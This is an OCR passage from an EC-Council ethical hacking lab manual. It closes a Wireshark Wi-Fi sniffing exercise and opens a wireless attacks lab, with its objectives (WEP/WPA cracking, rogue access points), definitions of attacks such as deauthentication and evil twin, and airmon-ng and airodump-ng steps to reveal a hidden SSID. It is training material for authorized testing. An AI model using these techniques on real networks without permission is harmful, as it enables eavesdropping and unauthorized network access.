


Figure 2.1.10: Wireshark window: captured packets

Wireshark is a network protocol sniffer and analyzer. It lets you capture and interactively browse the traffic running on a target network. Wireshark can read live data from Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), and 802.11 wireless LAN. Npcap is a library that is integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

Wireshark can be used in monitor mode to capture wireless traffic. It is able to capture a vast number of management, control, data frames, etc. and further analyze the Radiotap header fields to gather critical information such as protocols and encryption techniques used, length of the frames, MAC addresses, etc.

You can also use other wireless traffic analyzers such as AirMagnet WiFi Analyzer PRO (https://www.netally.com), SteelCentral Packet Analyzer (https://www.riverbed.com), Omnipeek Network Protocol Analyzer (https://www.liveaction.com), CommView for Wi-Fi (https://www.tamos.com), and Capsa Portable Network Analyzer (https://www.colasoft.com) to analyze Wi-Fi traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In a real-life attack, attackers use packet capture and filtering techniques to capture packets containing passwords (only for HTTP websites), perform attacks such as session hijacking, etc.

21. This concludes the demonstration of how to find Wi-Fi networks and sniff Wi-Fi packets using Wireshark.
22. Close all open windows and document all the acquired information.
23. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Wireless Attacks

Various tools and techniques can be used to launch attacks on target wireless networks and so test their security status.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As an expert ethical hacker or pen tester, you must have the required knowledge to perform wireless attacks in order to test the target network's security infrastructure.

After performing the discovery, mapping, and analysis of the target wireless network, you have gathered enough information to launch an attack. You should now carry out various types of attacks on the target network, including Wi-Fi encryption cracking (WEP, WPA, and WPA2), fragmentation, MAC spoofing, DoS, and ARP poisoning attacks.

WEP encryption is used for wireless networks, but it has several exploitable vulnerabilities. When seeking to protect a wireless network, the first step is always to change your SSID from the default before you actually connect the wireless router to the access point. Moreover, if an SSID broadcast is not disabled on an access point, ensure that you do not use a DHCP server, which would automatically assign IP addresses to wireless clients. This is because war-driving tools can easily detect your internal IP address.

As an ethical hacker and pen tester of an organization, you must test its wireless security, exploit WEP flaws, and crack the network's access point keys.

The labs in this exercise demonstrate how to perform wireless attacks using various hacking tools and techniques.

Lab Objectives

- Find hidden SSIDs using Aircrack-ng
- Crack a WEP network using Wifiphisher
- Crack a WEP network using Aircrack-ng
- Crack a WPA network using Fern Wifi Cracker
- Crack a WPA2 network using Aircrack-ng
- Create a rogue access point to capture data packets using MANA-Toolkit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Windows 10 virtual machine
- **Linksys 802.11 g WLAN** adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Wireless Attacks

There are several different types of Wi-Fi attacks that attackers use to eavesdrop on wireless network connections in order to obtain sensitive information such as passwords, banking credentials, and medical records, as well as to spread malware.

These include:

- **Fragmentation attack:** When successful, such attacks can obtain 1,500 bytes of PRGA (pseudo random generation algorithm)
- **MAC spoofing attack:** The attacker changes their MAC address to that of an authenticated user in order to bypass the access point's MAC-filtering configuration
- **Disassociation attack:** The attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the access point and client
- **Deauthentication attack:** The attacker floods station(s) with forged deauthentication packets to disconnect users from an access point
- **Man-in-the-middle attack:** An active Internet attack in which the attacker attempts to intercept, read, or alter information between two computers
- **Wireless ARP poisoning attack:** An attack technique that exploits the lack of a verification mechanism in the ARP protocol by corrupting the ARP cache maintained by the OS in order to associate the attacker's MAC address with the target host
- **Rogue access points:** Wireless access points that an attacker installs on a network without authorization and that are not under the management of the network administrator
- **Evil twin:** A fraudulent wireless access point that pretends to be a legitimate access point by imitating another network name
- **Wi-Jacking attack:** A method used by attackers to gain access to an enormous number of wireless networks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1

Find Hidden SSIDs using Aircrack-ng

Here, we will use Aircrack-ng to reveal a hidden SSID.

Note: Before starting this task, configure the target access point (**CEH-LABS**) with WEP encryption and a hidden SSID.

Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.

Based on the principle of "security through obscurity," many organizations hide the SSID of a wireless network by not broadcasting it. Because they are part of the security policy of an organization, SSIDs can be used by attackers to breach the security of the wireless networks. However, hiding an organization's SSID does not, in fact, add any level of security.

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. The program runs on both Linux and Windows.




Figure 3.1.1: New USB Device Detected window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.1.2: MATE Terminal icon

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 1.1

Put the Wireless Interface into Monitor Mode

9. In the **Parrot Terminal** window, type **airmon-ng start wlan0** and press **Enter**. This command puts the wireless interface (in this case, **wlan0**) into monitor mode.
10. The result appears, displaying the error: "**Found 2 processes that could cause trouble**". To put the interface in monitor mode, these processes must be killed.

Note: This process might differ in your lab environment.




Figure 3.1.3: Found 2 processes that could cause trouble error

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.




Figure 3.1.4: Issuing command to kill the interfering processes

12. Now, run the command **airmon-ng start wlan0** again to put the wireless adapter into monitor or promiscuous mode.
13. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.

Note: The interface name might differ in your lab environment.




Figure 3.1.5: Putting the wireless interface in monitor mode

TASK 1.2

Discover the Available Access Points

14. Type **airodump-ng wlan0mon** and press **Enter**. This command requests a list of detected access points, and connected clients ("stations").




Figure 3.1.6: Launching airodump-ng

15. The result appears, displaying the available access points. Note the hidden **ESSID** associated with **BSSID: B4:75:0E:89:00:60**.

Note: The BSSID associated with the hidden ESSID will differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: airodump-ng hops from channel to channel and shows all access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.

